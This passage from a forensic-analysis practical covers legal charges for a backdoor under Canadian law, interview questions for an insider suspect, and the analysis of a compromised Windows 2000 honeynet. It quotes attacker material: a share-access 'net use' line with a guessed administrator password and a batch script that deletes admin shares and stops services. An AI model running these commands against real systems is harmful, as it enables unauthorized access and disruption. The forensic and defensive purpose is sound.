I did find a paper by J. Christian Smith dated November 12, 2000 titled "Covert Shells" where he discusses under the heading "Tools" an ICMP Backdoor which had been released by the CodeZero team in their Confidence Remains High online hack-zine. It contained icmpd.c and icmpc.c, a server and client, which were collectively known as ICMP Backdoor. Apparently each part of the code contained exactly one typo. I attempted to go to the referenced web site which is no longer active. I was unable to find the code for this on the Internet, however, if there were one error in each part of the code that would explain why it did not function properly when run.

Legal Implications

The legal implications of finding this file are hard to quantify as there are no details in the supporting documentation to indicate where this file was found. It is unknown if this file was found on a compromised system or on a suspect's system.

If it was found on a compromised system and it was possible to determine who had placed it there. A criminal charge could be laid under Section 342.1 of the Criminal Code of Canada (Unauthorized Use of a Computer) which states, "Every one who, fraudulently and without colour of right, (a) obtains, directly or indirectly, any computer service, (b) . . . intercepts or causes to be intercepted, directly or indirectly, any function of a computer system, (c) uses or causes to be used, directly or indirectly, a computer system with intent to commit an offence under paragraph (a) or (b) or an offence under section 430 (*Mischief to Data*) in relation to data or a computer system . . . is guilty of an indictable offence and liable to imprisonment for a term not exceeding ten years, or is guilty of an offence punishable on summary conviction."

If the file was located on the compromised system and it was not possible to determine who had placed it there, then there are no legal implications.

Should the file be located on an individual's computer as the result of a legal search it could be an offence under a recently proclaimed law, Section 342.2(1) of the Criminal Code of Canada, which states, "Everyone who, without lawful justification or excuse, makes, possesses, sells, offers for sale or distributes any instrument or device or any component thereof, the design of which renders it primarily useful for committing an offence under section 342.1, under circumstances that give rise to reasonable inference that the instrument, device or component has been used or is or was intended to be used to commit

an offence contrary to that section, (a) is guilty of an indictable offence and liable to imprisonment for a term not exceeding two years; or (b) is guilty of an offence punishable on summary conviction.” It could be argued that the program could be considered a component of a device. In this case it would be necessary to show the intent to use the program to commit an offence under Section 342.1 of the Criminal Code of Canada. This could be accomplished by finding a large number of “hacker tools” on the suspect’s system, as well as documentation on “hacking techniques” could show intent.

Interview Questions

To give this scenario some meaning, I will give some background for the questioning.

The individual being interviewed has recently been fired from his job as a system administrator for a local Information Technology company. Prior to being fired his system access had been removed and he was escorted from the company building on his dismissal. The system which was compromised is the Finance Server which was his responsibility to administer. We’ve executed a search warrant on the suspect’s residence seizing his home computer and have conducted an analysis of his system. The individual has been brought into the local police department office for an interview. The key going into any investigational interview is to have as much background information as possible. Interviewing the suspect is probably one of the last steps in the investigation.

- Q1. Could you give me some background on your position within the computer department at your former company? (Purpose is to find out what role he had in the company as well as his responsibilities)
- Q2. What type of computer background do you have? Such as formal training, degrees, courses, etc. (Purpose to determine user’s computer knowledge)
- Q3. What are the circumstances around your being let go by the company? (Purpose to give him an opportunity to vent and give the investigator the possible intent for the offence)
- Q4. Were you aware that you were going to be let go by the company? (Purpose to see if he had planned this just before being let go or had it in place before hand)
- Q5. Now I know Sys Admins often need to access computer systems from home to conduct work after hours. Did you place any software on the Finance Server to allow access from home? (Purpose to give him an excuse for putting the software on the system that would be legal which can then be shown to have been used illegally)
- Q6. We’ve been advised by the Chief Information Officer that their Intrusion Detection System has detected some traffic which is accessing their Finance Server. We’ve traced the IP address back to coming from your ADSL account. How do you explain

this? (Purpose to put pressure on the suspect and show him you can prove he was accessing the system after his dismissal)

- Q7. We've discovered a binary file on the Finance Server which is an ICMP backdoor into their system. We've also discovered the same program on your system and evidence of you're accessing hacker sites on the Internet. How do you explain this? (Purpose is to again hit the suspect with evidence which can not be refuted)
- Q8. How long have you been interested in this type of activity? (Purpose is to obtain more background to help determine if this was a one time situation or is he suspect in other malicious activity)
- Q9. What have you done with the information you obtained from the company since your dismissal? (Purpose to determine the extent of the damage to the company)

Additional Information

The following web sites were found to be useful in the analysis of this unknown binary:

<http://www.liutilities.com/products/wintaskspro/dlllibrary/> was useful for determining what the various dlls identified by Dependency Walker were.

<http://www.phrack.org/show.php?p=49&a=6> Phrack Magazine Volume 7, Issue 49 White Paper "Project LOKI" by daemon9 AKA route.

<http://phrack.org/show.php?p=51&a=6> Phrack Magazine Volume 7, Issue 51 "LOKI2 (the implementation)" by daemon9

http://www.giac.org/practical/GSEC/J_Christian_Smith_GSEC.pdf a good paper on Covert Tunneling

Part 2 – Option 1: Forensic Analysis of a Compromised System

Synopsis of Case Facts

In order to obtain a compromised system I was involved in the setup of a Honeynet (See Appendix VII for honeynet drawing) showing two systems to the outside world. All systems on the honeynet are behind a Robox Firewall. One system was a Windows 2000 Professional (SR1) system running IIS 5.0 the other system was a Red Hat 7.3 Linux system. The two target systems were set up on the Private Service Network (PSN) side also commonly referred to as a DMZ. These two systems were put on a hub with non-routable IP Addresses and a third system was put on the same hub with no IP Address as a sniffer running Snort. The Protected Network has two systems running on it with one being the system running Snort with a non-routable IP Address and the second with a non-routable IP Address acting as a Syslog Server. Both the Red Hat system and the Windows 2000 Professional system were sending their log information to the Syslog Server. All computers had their system times synced using a Network Time Protocol Server.

Prior to the systems going live on the Internet the Windows 2000 system had a live response conducted to give it a baseline prior to any compromise.
(See Appendix VII)

The following are the contents of the Live Response Batch File:

```
time /t > a:irout.txt
date /t >> a:irout.txt
d:\psloggedon >> a:irout.txt
netstat -an >> a:irout.txt
d:\fport >> a:irout.txt
d:\pslist >> a:irout.txt
d:\psfile >> a:irout.txt
d:\psinfo >> a:irout.txt
time /t >> a:irout.txt
date /t >> a:irout.txt
doskey /history >> a:irout.txt
d:\md5sum a:\irout.txt > a:irout.md5
```

The batch file starts by writing the system time to a file (irout.txt) then runs the remaining commands appending the output to the “irout.txt” file. The batch file runs several commands starting and ending with the system time and date. It then runs the “doskey /history” command to show the commands run. The last line creates an MD5SUM hash value for the file “irout.txt” and writes it to a file “irout.md5” all files are written to the floppy drive. The diskette is then write protected, dated and initialed. The commands prefixed with “d:” are accessing the files on a response CD I created. The remaining commands are internal DOS commands. The reason for starting and ending with the date/time commands is that should any files on the compromised system have date/time stamps that are within this period we can explain how and why the changes were made to the compromised

system. The goal of computer forensics is to not change any information on the compromised system once the examination begins. However, to not do the live response would result in the loss of some very valuable information that can not be recovered.

The firewall rules were opened to permit access from the Internet on 2003.06.27 @ 17:36 Hrs.

System Description

Prior to putting the compromised system on the Internet CheckIt Portable Edition was run on the system to get the system particulars. The default options of the system analysis do not do any intrusive tests such as writing to the hard drive. (This has been tested by doing an MD5SUM of a drive before and after an analysis with no change in the value). The System Hardware summary is shown below with the complete report attached as Appendix VI.

Generated by: CheckIt Portable Edition - 7.1.2
Date : 24-Jun-2003
Time : 16:07
Comments : Before Going Live on Net
Technician : Richard A. LEE

Hardware Detection Summary

Platform : Compaq, Intel(R) 440BX AGPset
System : s/n 6911BW42B785
CPU : Pentium II Processor, 400 MHz
BIOS : Compaq, 686T3
Memory : 128 MB
Video : XPERT@WORK, 8 MB
I/O Buses : ISA, PCI, IDE, USB
Floppy : 1.44MB, 3.5" Drive A
HDD(s) : WDC AC26400R, 6.15 Gb, s/n WD-WM6271392877
CD-ROM(s) : CD-ROM CDU701-Q, x14
Serial : COM1, COM2
Parallel : LPT1
Network : Fast Ethernet NIC NC3121 with Wake on LAN
Fast Ethernet NIC NC3121 with Wake on LAN
Sound : ESS Audio

Hardware

File Number: 2003 - 0100

Exhibit Number: 2003 - 0010


Item No.	Description	Model	Make	Serial No.	Location Seized
001	Desktop Computer	Deskpro	Compaq	6911BW42B785	Security Lab
002	6149 Mb Hard Drive	Caviar WDC AC26400R	Western Digital	WD-WM6271392877	From Item 001
003	3.5" Floppy Pre-Incident Floppy Disk				Security Lab
004	3.5" Floppy Post-Incident Floppy Disk				Security Lab

Further System details are attached as Appendix VI

Image Media

Once it was determined that the system had been compromised and the live response had been conducted the power cord was removed from the back of the computer. This was done instead of a normal shutdown so that there would be no changes to the system date/time stamps produced from the shutdown. This also keeps any information that might be in temp files and other volatile information from being deleted. The hard drive was then removed from the compromised system and was connected to the analysis system via a "FireFly" 1394 hardware write block device which is a product of Digital Intelligence, Inc. their web site is located at www.digitalintel.com. This keeps the windows operating system from writing to the hard drive to be imaged thereby ensuring that the hard drive is in the original state. The hard drive was then imaged using EnCase which does a MD5SUM hash of the drive as it is being imaged and then once it has been imaged and added to the case it verifies the hash value and places the acquisition and verify hash into its report. Although it is not necessary to put the image onto sterile media because of the way EnCase stores it images in a file structure. The media was wiped prior to taking the image.

The imaging process took 9:39 minutes.



The image below shows the values of the Acquisition hash and the verify hash which are the same as reported by EnCase.

SANS Practical - Part II

SANS Practical - Part II Page 1

Name: 002
 Description: Physical Disk, 12594960 Sectors, 6.0GB
 Logical Size: 0
 Physical Size: 512
 Starting Extent: 050
 Physical Location: 0
 Evidence File: 002
 Full Path: SANS Practical - Part II\002

Device
 Notes: Hard Drive from Compaq Deskpro (Security Lab Honeynet)
 Total Size: 6,448,619,520 bytes (6.0GB) Evidence Number: 2003 - 0010
 Total Sectors: 12,594,960 CHS:
 Examiner Name: R.A. Lee Actual Date: 2003/06/27 23:17:06
 Disk Manager: None Target Date: 2003/06/27 23:17:06
 File Integrity:

Partitions

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	0	12,579,840	6.0GB

Name: 002
 Description: Physical Disk, 12594960 Sectors, 6.0GB
 Logical Size: 0
 Physical Size: 512
 Starting Extent: 150
 Physical Location: 0
 Evidence File: 002
 Full Path: SANS Practical - Part II\002

Device
 File Path: G:\2003 - 0100\Evidence Files\002.E01
 Notes: Hard Drive from Compaq Deskpro (Security Lab Honeynet)
 Total Size: 6,448,619,520 bytes (6.0GB) Evidence Number: 2003 - 0010
 Total Sectors: 12,594,960 CHS:
 Examiner Name: R.A. Lee Actual Date: 2003/06/27 23:20:47
 Disk Manager: None Target Date: 2003/06/27 23:20:47
 File Integrity: Completely Verified, 0 Errors
 Acquisition Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1 System Version: Windows XP
 Verify Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1 EnCase Version: 4.13

Partitions

Code	Type	Start Sector	Total Sectors	Size
07	NTFS	0	12,579,840	6.0GB

Device information provided through the EnCase Report feature is:

Device

Evidence Number: 2003 - 0010
 File Path: G:\2003 - 0100\Evidence Files\002.E01
 Examiner Name: R.A. Lee
 Actual Date: 2003/06/27 23:20:47
 Target Date: 2003/06/27 23:20:47
 Total Size: 6,448,619,520 bytes (6.0GB)
 Total Sectors: 12,594,960
 File Integrity: Completely Verified, 0 Errors
 EnCase Version: 4.13

System Version: Windows XP
 Acquisition Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
 Verify Hash: B6849DD3B60AEDC3158FEAEA4CB7C4C1
 Notes: Hard Drive from Compaq Deskpro (Security Lab HoneyNet)

Media Analysis of System

The analysis system is a 1.8 GHz IBM Model A31 with 1 Gb of RAM and a 40 Gb hard drive containing the analysis software and a wiped 60 GB drive to put the compromised system's image onto. The operating system is Windows XP Professional.

The primary software that I will be using for the analysis is EnCase a product of Guidance Software. I will be using two versions, 3.22g and 4.14 as there are certain escripts that I will utilize which only function in version 3.22g. Once the system has been imaged using EnCase, I would run the Signature and hash analysis, followed by recovering deleted NTFS Folders and Files, running the Initialize case EnScript, reviewing MAC File information, conducting relevant string searches, running relevant scripts/EnScripts, bookmarking relevant information to the investigation and generating the subsequent report.

Analysis began as this was a honeynet by performing a baseline report, by doing a live response similar to the one that would be conducted once it had been compromised. This was conducted by creating a batch file which resided on a floppy that would run programs off a CD and then write the output of the program results to a text file on the floppy appending the results of each program to the same text file "irout.txt". The batch file concluded by running an MD5SUM on the file "irout.txt" sending the output to "irout.md5".

The following files were placed on the system by someone who had compromised the system. All of these files were placed on the system on 2003.06.28. These files were discovered by clicking the "home plate" in the explorer view of the EnCase interface which then shows all files in the table in the right hand pane of the EnCase interface. I then double clicked on the File Created column which sorts the column showing the most recently created files in date/time order. The last time anyone worked on the system was at 17:36:01.

File Name	Time Created	Attributes	Norton Antivirus	Description
PSEXESVC.EXE	20:34:06	File, archive		Legitimate remote process launcher
ipcNL.exe	20:33:53	File, archive	W32.Valla.2048	
ntservice.bat	20:33:50	File, archive	Bat.Mumu.A.Worm	
rconnect.exe	20:18:46	File, hidden, archive		A non-malicious that is a fully standards-compliant FTP server implementation
reg.xpl	20:18:46	File,	IRC Trojan	
Script1.dll	20:18:46	File,	Backdoor.IRC.Ratsou.B	Script File

SECURE.BAT	20:18:46	File, archive	Backdoor.IRC.Zcrew	Batch file that removes all default network shares, and stops system services such as Remote Access Connection Manager, Telnet, Messenger and Netbios.
server.txt	20:18:46	File, archive		Non-malicious log file
Smurf.exe	20:18:46	File, hidden, archive	W32.EIKern.4926	
spig.txt	20:18:46	File,	Backdoor.IRC.Flood	Script File
sym.exe	20:18:46	File,	Hacktool.Flooder	
tools2.txt	20:18:46	File, hidden, archive		Runs a number of the installed tools including; empavms.exe, rconnect.conf, igmp.exe, octo.exe and smurf.exe
rconnect.conf	20:18:46	File, hidden, archive		rconnect configuration file
wincmd34.bat	20:18:46	File, archive	IRC Trojan	
aliases.ini	20:18:46	File,	IRC Trojan	
bc.dll	20:18:46	File, hidden, archive		Is a list of IP addresses
bnc.dll	20:18:46	File,	Backdoor.IRC.Ratsou.B	Script File
close.dll	20:18:46	File,		Unable to locate any info on this file on the Internet
Config.htg	20:18:46	File,	IRC Trojan	
del.bat	20:18:46	File,		Deletes following files: aliases.ini, bnc.dll, expiorer.exe, wincmd32.bat, impvms.dll, ircd.conf, ircd.pid, mirc.ini, proxy.hash, psexec.exe, remote.ini, restart.exe, script1.dll, wircd.exe, dl.mic, moo.dll, unicodbag.txt, button.exe, Esa61242.exe, test.exe, nbck32.sys and del.bat
psexec.exe	20:18:46	File,		A program to start a

				process from a remote system. Legitimate program from System Internals
remote.ini	20:18:46	File, archive	IRC Trojan	Script File
octo.exe	20:18:46	File, hidden, archive	Hacktool	
Nhtml.dll	20:18:46	File,		File added by a number of backdoor programs such as Backdoor.IRC.Ratsou
tools.txt	20:18:46	File, hidden, archive	IRC Trojan	
msccctl32.ocx	20:18:46	File,	IRC Trojan	
igmp.exe	20:18:46	File, hidden, archive	W32.EIKern.4926	
moo.dll	20:18:46	File,		.dll used by the backdoor
mirc.ini	20:18:46	File, archive	IRC Trojan	
Libparse.exe	20:18:46	File,		Utility that lets user display and terminate running processes
hideapp.exe	20:18:46	File,		Believed to be a program to hide certain applications. 8 of the added files have the hidden attribute
nicks.txt	20:18:46	File,		Text file containing mIRC nicknames
impvms.dll	20:18:46	File, archive	IRC Trojan	
ipservers.txt	20:18:46	File,		Text file containing IP Addresses
empavms.exe	20:18:45	File,		Legitimate utility used to hide windows
EXPL32.EXE	20:18:45	File,	IRC Trojan	
iexplore32i.exe	20:18:19	File, archive		See note below

iexplore32i.exe: I was able to find some information on this file at the following link <http://forums.techguy.org/t134894/s34769fe7f5edd8173d730d46d663d135.html> where users identified the file iexplor32.exe as a file which had showed up unannounced and changed the registry to load the file on startup and is referenced as ie loader32 in the registry. The file replicates itself and is reported to stop antivirus software. One individual indicates that after updating his antivirus software on 2003.06.28 it identified the file as Backdoor.Sdbot. This virus is mentioned on the following site, <http://securityresponse.symantec.com/avcenter/venc/data/backdoor.sdbot.html>. Symantec

advises that the number of infections exceeds 1000 and the payload allows unauthorized use of a compromised system and is distributed through port 6667 (the default IRC port).

iexplore32i.exe appears to install a number of the programs added to the system by the attacker. The code references the following: empavms.exe, expl32.exe, impvms.dll, mirc.ini, moo.dll, nicks.txt, psexec.exe, script1.dll, smurf.exe, aliases.ini, bnc.dll, del.bat and remote.ini. The program is not executing the programs as the del.bat would have removed a number of the programs which were found on the system.

wincmd34.bat is a file that attempts to gain share access by guessing common userids and passwords in this particular case the following line of code was able to get access to the c\$ share on the compromised system: "net use \\%1\ipc\$ "password" /user:administrator."

remote.ini calls the file tools2.txt which connects to the server beasts.tosham.com on port 6667 the chat room it goes to is "beasts" and in the body the word "OWNED" is repeated many times. It also appears to run scans and has several ranges of IP addresses.

tools2.txt appears to give a menu running empavms.exe and will stop: syn.exe, octo.exe, smurf.exe and igmp.exe.

ipservers.txt references several Undernet.org servers.

mscctl32.ocx connects to AOL Instant Messenger (AIM) server.

The file SECURE.BAT contains the following code:

```
"net share /delete C$ /y
net share /delete D$ /y
net share /delete E$ /y
net share /delete F$ /y
net share /delete ADMIN$
net share /delete IPC$
net stop "Remote Registry Service"
net stop "Computer Browser"
net stop "server" >> server.txt
net stop "REMOTE PROCEDURE CALL"
net stop "REMOTE PROCEDURE CALL SERVICE"
net stop "Remote Access Connection Manager"
net stop "telnet"
net stop "messenger"
net stop "netbios" "
```

It is used to secure the system after it has been compromised by the attacker. The file was run as the file "server.txt" shows that the service had been stopped as follows:

"The Server service is stopping.

The Server service was stopped successfully.”

Timeline Analysis

To develop a time line I started by utilizing EnCase Version 3.22g and the TimeLine Version 1.0 Created by: M. Verbraak BDE Politie Regio Utrecht. This shows the Modified, Accessed, Created and Written dates for all files after the system was made accessible from the Internet. The lines which have been highlighted in yellow are files which were added to the system after it had been compromised.

2003.06.23 @ 3:29:29 PM Windows 2000 Professional Version 5.0 Build 2195 Service Pack 1 was installed on the compromised system. The IP Address for the system was 192.168.2.5. The computer name was TECHTOOL.

2003.06.26 @ 12:11:39 AM was the last time the system was shutdown prior to being compromised.

2003.06.27 @ 5:25:38 PM Firewall in front of TECHTOOL allowed access from the Internet.

2003.06.27 @ 5:38:14 the system running snort was also collecting all logging in TCPDump format and showed a connection from 68.170.11.XXX on port 21943 to the compromised system on port 445.

2003.06.27 @ 6:35:10 PM the System running snort shows a SCAN SOCKS Proxy attempt from 217.21.119.XXX on port 1683 to the compromised system on port 1080. It XRef: <http://help.undernet.org/proxyscan/>

*** help file states the following: “Due to overwhelming abuse of misconfigured Wingate, Socks and Proxy servers being exploited daily, the UnderNet network is now checking all users upon connection to any of the UnderNet IRC Servers. This check is ONLY DONE if a user attempts to establish a connection to an UnderNet IRC server. This should not be considered an attack on your system.”

This appears to be a SOCK Scan as nothing had been sent out by the compromised server prior to this time. The first message out to an IP address on port 6667 was at 8:10:28 PM

06/27/03 07:49:33PM	Accessed	002\C\WINNT\system32\GroupPolicy\gpt.ini
06/27/03 08:07:22PM	Accessed	002\C\WINNT\CSC\00000001

2003.06.27 @ 8:10:28 PM the System running snort shows a message from the compromised system to 209.126.191.XXX on port 6667 identified as a “CHAT IRC nick change.”

2003.06.27 @ 8:10:35 PM the System running snort shows a message from the compromised system to 64.62.96.XXX on port 6667 identified as a "CHAT IRC nick change."

2003.06.27 @ 8:10:52 PM the system running snort shows a message from the compromised system to 209.126.191.XXX on port 6667 identified as "CHAT IRC message."

2003.06.27 @ 8:10:52 PM the system running snort shows a port scan from the compromised system to 212.122.0.XXX on port 445

06/27/03 08:17:03PM	Accessed	002\C\WINNT\system32\msaudite.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\dnsapi.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\netapi32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\netrap.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ntdsapi.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ntmarta.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\samlib.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\secur32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\winspool.drv
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ws2_32.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\ws2help.dll
06/27/03 08:17:50PM	Accessed	002\C\WINNT\system32\wsock32.dll
06/27/03 08:17:52PM	Accessed	002\C\WINNT
06/27/03 08:17:52PM	Modified	002\C\WINNT\system32\attrib.exe
06/27/03 08:17:52PM	Accessed	002\C\WINNT\system32\attrib.exe
06/27/03 08:17:52PM	Accessed	002\C\WINNT\system32\ulib.dll
06/27/03 08:18:19PM	Created	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:44PM	Modified	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:44PM	Accessed	002\C\WINNT\system32\iexplore32i.exe
06/27/03 08:18:45PM	Accessed	002\C\WINNT\Fonts\sserife.fon
06/27/03 08:18:45PM	Created	002\C\WINNT\system32\empavms.exe
06/27/03 08:18:45PM	Created	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:18:45PM	Accessed	002\C\WINNT\system32\riched20.dll
06/27/03 08:18:45PM	Accessed	002\C\WINNT\system32\riched32.dll
06/27/03 08:18:45PM	Accessed	002\C\WINNT\win.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\aliases.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\bc.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\bnc.dll
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\clbcatq.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\close.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\config.hfg
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\cscdll.dll
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\cscui.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\del.bat
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\hideapp.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\igmp.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\impvms.dll

06/27/03 08:18:46PM	Created	002\C\WINNT\system32\ipservers.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\Libparse.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\mirco.ini
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\mmdrv.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\moo.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\mscctl32.ocx
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\msi.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\nhtml.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\nicks.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\octo.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\psexec.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\rconnect.conf
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\rconnect.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\reg.xpl
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\remote.ini
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\script1.dll
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\SECURE.BAT
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\server.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\smurf.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\spig.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\syn.exe
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\tools.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\tools2.txt
06/27/03 08:18:46PM	Created	002\C\WINNT\system32\wincmd34.bat
06/27/03 08:18:46PM	Accessed	002\C\WINNT\system32\winmm.dll
06/27/03 08:18:47PM	Accessed	002\C\Program Files\Outlook Express
06/27/03 08:18:47PM	Accessed	002\C\WINNT\Fonts\arial.ttf
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\intl
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\intl\agt0409.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\agentmpx.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\msagent\agentsvr.exe
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\activeds.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\adslsdp.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\dhcpcsvc.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\icmp.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\iphlpapi.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\mprapi.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\msafd.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rasapi32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rasman.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rnr20.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\rtutils.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\setupapi.dll
06/27/03 08:18:47PM	Modified	002\C\WINNT\system32\shell32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\tapi32.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\userenv.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\winrnr.dll
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\wshom.ocx
06/27/03 08:18:47PM	Accessed	002\C\WINNT\system32\wshtcpip.dll
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\net.exe

06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\net1.exe
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\netmsg.dll
06/27/03 08:18:48PM	Accessed	002\C\WINNT\system32\rasadhlp.dll
06/27/03 08:18:52PM	Accessed	002\C\WINNT\system32\config\default.LOG
06/27/03 08:18:53PM	Modified	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Accessed	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Written	002\C\WINNT\system32\config\default
06/27/03 08:18:53PM	Modified	002\C\WINNT\system32\config\default.LOG
06/27/03 08:18:53PM	Written	002\C\WINNT\system32\config\default.LOG
06/27/03 08:19:12PM	Accessed	002\C\WINNT\Fonts\arialbd.ttf
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\EXPL32.EXE
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\hideapp.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\hideapp.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\igmp.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\igmp.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\impvms.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\impvms.dll
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\ipservers.txt
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\ipservers.txt
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\Libparse.exe
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\Libparse.exe
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\mirc.ini
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\mirc.ini
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\moo.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\moo.dll
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\msccctl32.ocx
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\msccctl32.ocx
06/27/03 08:19:12PM	Modified	002\C\WINNT\system32\nhtml.dll
06/27/03 08:19:12PM	Accessed	002\C\WINNT\system32\nhtml.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\Media\chord.wav
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\drivers\kmixer.sys
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\aliases.ini
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\aliases.ini
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\bc.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\bc.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\bnc.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\bnc.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\close.dll
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\close.dll
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\config.hfg
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\config.hfg
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\del.bat
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\del.bat
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\nicks.txt
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\nicks.txt
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\octo.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\octo.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\psexec.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\psexec.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\rconnect.conf

06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\rconnect.conf
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\rconnect.exe
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\rconnect.exe
06/27/03 08:19:13PM	Modified	002\C\WINNT\system32\reg.xpl
06/27/03 08:19:13PM	Accessed	002\C\WINNT\system32\reg.xpl
